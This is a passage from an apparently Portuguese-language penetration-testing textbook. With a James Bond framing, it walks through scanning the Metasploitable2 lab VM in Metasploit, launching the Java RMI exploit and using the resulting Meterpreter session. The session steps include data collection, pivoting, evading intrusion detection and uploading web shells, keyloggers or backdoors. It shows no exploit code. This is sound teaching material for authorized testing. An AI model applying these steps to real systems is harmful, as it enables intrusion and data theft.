5. **Exclude TCP Ports** (Excluir portas TCP) – O ROE pode autorizar Bond a ter determinados indivíduos como alvo para obter informações, porém pode exigir que determinadas perguntas não sejam feitas. Além disso, se o pentester estiver trabalhando em equipe, é possível fazer uma divisão na atribuição de portas de modo a agilizar o processo de scanning. Como ocorreu anteriormente, liste as portas que devem ser excluídas das opções do NMAP. Por exemplo, 2013, 2600, 31337.
6. **Custom TCP Port Range** (Intervalo personalizado de portas TCP) – Especialmente quando se trabalha em equipe, separar a atribuição de portas pode aliviar o trabalho às vezes árduo de realizar o scanning à procura de vulnerabilidades. Especifique os intervalos de portas com um hífen (-) entre a porta de menor e de maior número. Por exemplo, (1-1024).
7. **Custom TCP Source Port** (Porta de origem TCP personalizada) – Até mesmo James Bond precisa usar um disfarce de vez em quando. Especificar uma porta de origem diferente pode ser útil para passar pelos controles de segurança e pelas listas de controle de acesso dos firewalls.

A missão consiste em realizar o scan da máquina virtual Metasploitable2. Insira o endereço IP na caixa **Target addresses** (Endereços-alvo). Em seguida, clique no botão **Launch Scan** (Iniciar o scan). Dependendo da velocidade do computador do pentester e do estado da rede, esse processo pode levar certo tempo para ser executado. Embora o Metasploit seja bastante eficiente, existe uma quantidade incrível de processos que serão executados em background (Figura 9.8).




Figura 9.8 – Scanning do Metasploitable2 concluído.

Após o scan ter sido concluído, clique na aba **Overview** (Visão geral) da barra de manutenção na parte superior do site. A seção Discovery mostra que um host foi verificado, há mais de 30 serviços e pelo menos uma vulnerabilidade. É interessante observar que esses resultados são apenas de uma execução do Metasploit. Mais vulnerabilidades poderiam ter sido descobertas caso fossem realizados scans personalizados. A verificação de aderência também não foi executada com o Nexpose nesse momento. Experimente, curta e explore as falhas.

Clique na aba **Analysis** (Análise) da barra de manutenção na parte superior do site. Nessa página, todos os hosts verificados aparecerão, juntamente com um resumo contendo os resultados do scanning. Clique no endereço IP do host para obter mais informações (Figura 9.9).




Figura 9.9 – Visualização da aba Analysis (Análise).

A figura 9.10 mostra uma separação e uma pequena descrição dos serviços inicialmente identificados pelo Metasploit. Há seis seções principais no dossiê associado a esse host em particular: Services (Serviços), Vulnerabilities (Vulnerabilidades), File Shares (Compartilhamento de arquivos), Notes (Observações), Credentials (Credenciais) e Modules (Módulos).

- **Services** – De modo muito semelhante a James Bond em uma missão de reconhecimento, o host forneceu uma tonelada de informações digitais sobre o que esperar inicialmente do sistema. A expansão dos dados na seção **Service Information** (Informações sobre o serviço) faz com que o software, os números de versão e informações sensíveis sejam apresentados. Alguns dos serviços possuem hiperlinks para registros próprios porque dados adicionais foram capturados e estão disponíveis para análise.
- **Vulnerabilities** – As vulnerabilidades nos hosts estão listadas na ordem em que estão prestes a ser exploradas. As vulnerabilidades incluídas nessa seção estão diretamente relacionadas aos módulos de exploits do Metasploit Framework.
- **File Shares** – (Se houver algum disponível) Compartilhamentos divulgados são mostrados nessa parte da interface. É importante analisar manualmente os logs de scanning no Metasploit para garantir que nada foi deixado de lado. Os computadores Linux podem ter diretórios "exportados" ou "compartilhados"; contudo o Linux não os divulga como faz uma plataforma Microsoft. Esse é o caso do Metasploitable2, em que a pasta root (/) e outras estão disponíveis, mas não são listadas.
- **Notes** – Essa seção lista qualquer tipo de configuração de segurança, listas de usuários, contas de serviços, compartilhamentos e exportações descobertos durante o scanning. Em direção à parte inferior, na seção **Shares** (Compartilhamentos), encontra-se um Easter egg interessante. Bom divertimento aos pentesters que embarcarem nessa viagem.

- **Credentials** – Qualquer credencial capturada durante os scans será listada nessa seção para que possa ser analisada.
- **Modules** – Essa seção não corresponde somente às correlações diretas com os módulos de exploit; ela disponibiliza uma plataforma de lançamento após o título de cada vulnerabilidade descoberta. Clicar no hiperlink fará uma sessão ser automaticamente iniciada para efetuar uma tentativa de exploração de falhas do host.

Clique no hiperlink **Launch** (Disparar) ao lado da vulnerabilidade **Exploit: Java RMI Server Insecure Default Configuration Java Code Execution**. O site mudará para uma página que descreve a vulnerabilidade em detalhes, que é perfeita para um relatório minucioso de análise e, em seguida, os dados necessários serão automaticamente preenchidos para prosseguir com a execução da vulnerabilidade. Por padrão, o Metasploit tentará usar um payload genérico e o Meterpreter shellcode. Após analisar as configurações, clique no botão **Run Module** (Executar o módulo) na parte inferior (Figura 9.11).

Figura 9.10 – Resumo contido em Analysis para o alvo.




Figura 9.11 – Iniciando um ataque.

Sucesso! Uma sessão foi criada no host. Isso significa que o host foi comprometido com êxito e que a vulnerabilidade foi explorada. A aba **Sessions** (Sessões) da barra de manutenção na parte superior apresenta um número 1 visível ao lado do nome, indicando que podemos interagir com a sessão Meterpreter deixada no computador quando esse foi explorado. Clique na aba **Sessions** para ver todas as sessões ativas do Sr. Bond. A missão ainda não foi concluída (Figura 9.12).




Figura 9.12 – Sessões ativas.

Na página web correspondente a **Sessions**, todas as sessões estão listadas, juntamente com o tipo de shell disponível para interação, além de haver uma descrição que normalmente inclui a conta (ou o nível) de acesso disponível. Clique no hiperlink **Session 1** para iniciar uma interação baseada em web com o Meterpreter shell.

Meterpreter – Gerenciamento de sessão

Obrigado à "Q" e à equipe de desenvolvimento da Rapid7 por conceber um sistema tão simples. Um pentester pode acessar um shell de comandos a partir daqui, se desejar; no entanto muitas das funções avançadas, como a criação de proxies como ponto de pivoteamento, estão atualmente disponíveis por meio de botões. As ações disponíveis podem agilizar o gerenciamento da exploração de falhas.

Há um equilíbrio sutil entre tempo e execução que deve ser alcançado. Levando em consideração que essas instruções referem-se somente a uma das vulnerabilidades da máquina virtual Metasploitable2, não há necessidade de se preocupar com o tempo; entretanto, assim como para Bond, o tempo pode ser crucial em uma missão de verdade. O excesso de passos incorretos pode provocar o disparo de alarmes, enquanto a falta de ação poderá resultar na perda da sessão.

Ao observar a figura 9.13, o pentester pode ver não só as ações disponíveis como também as abas referentes ao histórico da sessão e aos módulos para a pós-exploração de falhas. Qualquer ação realizada nessa sessão será registrada para prover continuidade. Essas informações podem ser exportadas no futuro, quando os relatórios forem criados.




Figura 9.13 – Gerenciamento de sessão.

Ações em uma sessão

1. **Collect System Data** (Coletar dados de sistema) – Para coletar evidências do sistema e dados sensíveis (capturas de tela, senhas, informações de sistema). Se houvesse um recurso do tipo "compre pronto", seria representado por esse botão. O processo de obter uma captura de tela é uma ferramenta muito eficiente para relatórios. De modo muito semelhante a Bond ao obter evidências fotográficas para "M", uma imagem vale mais do que mil palavras aos olhos dos gerentes. Nem toda sessão poderá acessar uma conta root ou de administrador do domínio; desse modo, extrair informações do sistema também é uma prioridade, pois proporciona uma compreensão mais profunda ao pentester a respeito de outros itens existentes na rede, por exemplo, possíveis bancos de dados, outras redes, e assim por diante.
2. **Access File system** (Acessar sistema de arquivos) – Para navegar pelo sistema de arquivos remoto e fazer upload e download de arquivos e apagá-los. Lembranças são boas, mas o que é digital é para sempre. Backups, configurações e documentações pessoais valem ouro. Se houver um servidor web executando no computador, tente carregar um C99 shell, keyloggers, backdoors, cavalos de Troia e outras ferramentas maravilhosas. Apenas um conselho: não deixe um currículo aqui.
3. **Command Shell** (Shell de comandos) – Para interagir com um shell de comandos remoto no alvo (usuários avançados). Se as contas root ou de administrador não puderem ser obtidas durante a exploração de falhas, um pentester em algum momento terá de arregaçar as mangas e pôr a mão na massa na linha de comando.
4. **Create Proxy Pivot** (Criar pivô proxy) – Para ataques com pivôs usando o host remoto como gateway. Só porque Bond consegue invadir e obter acesso a um laboratório subterrâneo secreto não significa que ele simplesmente irá sorrir e em seguida deixar o local; ele irá explorá-lo com mais cuidado. A máquina virtual Metasploitable2 é um sistema isolado; no entanto, se fosse um sistema na periferia de uma rede, esse host poderia se tornar uma base para o estabelecimento de uma estratégia e, futuramente, poderia levar a outras maneiras de efetuar ataques em pontos mais internos do sistema. A partir desse computador, a metodologia de hacking será reiniciada, começando pelo reconhecimento.
5. **Create VPN Pivot** (Criar pivô VPN) – Para fazer o pivoteamento do tráfego por meio do host remoto. Não é muito diferente do botão **Create Proxy Pivot**, exceto pelo fato de todo o tráfego a partir de agora ser transmitido por meio de um túnel VPN criptografado. Isso é bom especialmente para se desviar de sistemas de detecção de invasão.
6. **Terminate Session** (Finalizar sessão) – Depois de tudo dito e feito, Bond conquista a garota no final e sai da cena de ação. Esse botão finaliza as sessões, porém irá remover somente o Meterpreter shell. Se o pentester deixar para trás qualquer arquivo, rootkit, keylogger etc., então um ponto de comprometimento no sistema será mantido. Antes de finalizar uma sessão, limpe os arquivos e serviços após ter concluído o teste.

Acesso ao sistema de arquivos

A figura 9.14 mostra que o botão **Access File system** (Acessar o sistema de arquivos) do menu **Available Actions** (Ações disponíveis) foi selecionado. O pentester terá o mesmo nível de acesso ao sistema de arquivos proporcionado pela conta que foi comprometida. Supondo que o exploit Java executado tenha

resultado na obtenção de acesso como root, então todo o sistema de arquivos estará comprometido e pronto para ser pilhado.




Figura 9.14 – Acesso ao sistema de arquivos.

Shell de comandos

Na figura 9.15, o botão **Command Shell** (Shell de comandos) do menu **Available Actions** foi selecionado. A sessão apresenta inicialmente um Meterpreter shell ao pentester, e não um shell de linha de comando Linux ou Windows. Até que um pentester se sinta à vontade com o Meterpreter shell, é aconselhável executar o comando de ajuda no prompt para se familiarizar com os comandos do shell. Para mergulhar mais fundo no sistema e obter um shell direto no computador físico, digite `shell` na interface de linha de comando do Meterpreter.

